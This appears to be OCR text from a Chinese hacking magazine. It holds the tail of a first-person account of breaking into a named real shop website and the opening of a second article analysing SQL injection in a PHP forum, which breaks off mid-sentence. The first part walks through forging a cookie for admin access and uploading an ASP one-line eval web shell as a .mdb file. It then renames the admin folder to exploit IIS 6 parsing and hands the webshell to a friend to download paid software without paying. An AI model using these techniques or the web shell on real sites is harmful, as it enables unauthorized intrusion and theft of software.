


图8 构造Cookie值

提示：“用户您好，您的电脑没有开启COOKIES，您将不能正常登录后台，请启用COOKIES后再访问本页”。感觉有点奇怪，我明明开启了COOKIE，难道哪里出问题了？后台主页我进不去，那试试后台的一个分页面：




图9 进入后台




图10 出现错误

http://www.asp3721.cn/shop/admin/config1.asp，这次成功登录，如图11所示。

然后，再转到http://www.asp3721.cn/shop/admin/index.asp，这次终于成功登录后台。后台登录了，怎么拿WEBSHELL还是个问题，第一个思路是通过备份数据库来拿，不过，发现没有路径输入，如图12所示。




图12 备份数据库




图11 成功登录

于是就放弃了，然后查看了一下上传文件的函数，很不幸运，没发现漏洞。再次查看，虽然发现这个系统有ewebeditor，但是无法利用，想通过数据库插一句话的方法突破，却发现数据库中加了一个防下载的表，要从这里拿WEB SHELL，是不现实的，于是在后台逛了逛，发现后台有个“在线修改后台目录的功能”，如图13所示。




图14 服务器及组件信息




图13 后台目录的修改

注意下面的提示：“此操作需FSO功能支持”。这句话告诉了我们什么？这个功能不是把后台目录插入数据库中，而是利用FSO功能将后台目录直接更名，在更改之前我们先查看一下服务器的操作系统．后台“服务器及组件信息”显示如图14所示。




图16 上传成功




图15 上传




图17 得到Webshell

看到这里，大家应该明白了吧，系统是2003的，我们就利用HAHA.ASP文件夹来拿WEBSHELL，我们先点击“数据库在线维护”然后点击上传，我们上传eval.mdb，其内容为：<% eval request("go") %>如图15、图16所示。

注意到上传成功的提示：文件上传成功！上传文件的物理路径为：D:\virtualhost\web831615\www\shop\admin\shopbackup.mdb，这是物理路径，shopbackup.mdb就是我们的eval.mdb，且存在于admin目录下，在admin目录下，这很重要，否则我们就拿不到WEBSHELL了，这就是我为什么选择在“数据库在线维护”处进行上传的原因了。

现在我们更改后台目录为haha.asp，一会儿提示更改成功了，我们用LAKE2的连接端成功连接，传上海洋，如图17所示。

到此为止，成功拿下了WEBSHELL，把它交给了朋友，成功地DOWN下了正版。

五、总结

这次主要利用了COOKIE的仿造和WINDOW2003的IIS特性获取了WEBSHELL。可能有人要问了，如果不是2003的系统，那不是没有办法了？其实不然，由于第一次的疏忽，没有注意到后台备份数据库的地方使用了隐藏变量，看看代码：


```
<form action=safe5.asp method=post name=backup>
<tr class=backs><td colspan=2 class=td height=18>数据库在线维护</td></tr>
<input type="hidden" name="oldpath" value="../data/#liangjing_shop.asp">
<input type="hidden" name="DBname" size="20" value="shopbackup.mdb">
```

我们只要把action改为目标网址，name="oldpath"的value值改为你上传的图片，name="DBname"的value值改为你要备份的ASP文件就可以了。最后，欢迎大家和我交流，我的ID是TTFCT。

编辑点评：

现在拉几个人，做设计的做设计，写代码的写代码，搞个XX系统都不是件难事了，可以在网上看看，N多N多的系统，功能差不多，版式也差不多，你模仿我，我再模仿他，如此以来，大家的东西在表面上看样子差不多，但是在一些运行逻辑上“代码构造”就能把专业与非专业体现出来了，一个专业的系统还是能够经得起推敲的。

深度解剖南部弯论坛安全性



曾云好(湖南长沙)

从本文你可以学到：

1、南部弯论坛的漏洞分析
2、PHP 漏洞的分析过程

南部弯是一个由 PHP+MySQL 构造的非常不错的论坛，在功能上并不亚于国内哪个PHP论坛。在分析代码之前本来是推荐给朋友做论坛的，可惜看完代码之后，其安全性实在让人不敢恭维。我想开发这个论坛的程序员根本就没明白参数是具有危害的这句话，下面是我分析的具体过程。

一、SQL 注射

论坛的大部分URL中都会含有 **$bdid** 和 **$bbsid** 这两个参数，涉及到很多文件。但是这两个参数都是没有过滤就进行了数据库操作，漏洞被完全暴露出来，具有代表性的代码有：

```
..................省略代码.............
$bdid = $_GET["bdid"];
$bbsid = $_GET["bbsid"];
$sql="SELECT btable, name, page FROM board WHERE id=". $bdid;
$board      = $db->fetch_array($sql);
.......省略代码
if(($display <> $_self) && ("display.php" <> $_self)){
$db->close();
   exit("<metahttp-equiv=\"refresh\" content=\"0;URL=".$display."?bdid=".$bdid."&bbsid=".$bbsid."\">");
}
if($online_enable == "on"){
   $online=new onlclass;
   $online->insert($db,$time,$main."?bdid=$bdid",$id,$name);
}
$sql="SELECT title, txt, up, super, recommendation, locked, userid, username, tim, readtimes, penname, upload_pic, upload_file FROM ". $_btable ." WHERE id=". $bbsid;
$bnum = $db->fetch_rows($sql);
if($bnum == 0){
   $db->close();
   exit("<meta http-equiv=\"refresh\" content=\"5;URL=first.php\"><center><h3><font color=#ff0000>您浏览的帖子已经被删除，或者参数有误! </font></h3></center>");
}
```




图1





图2


图3


上面的参数 **$bdid** 和 **$bbsid** 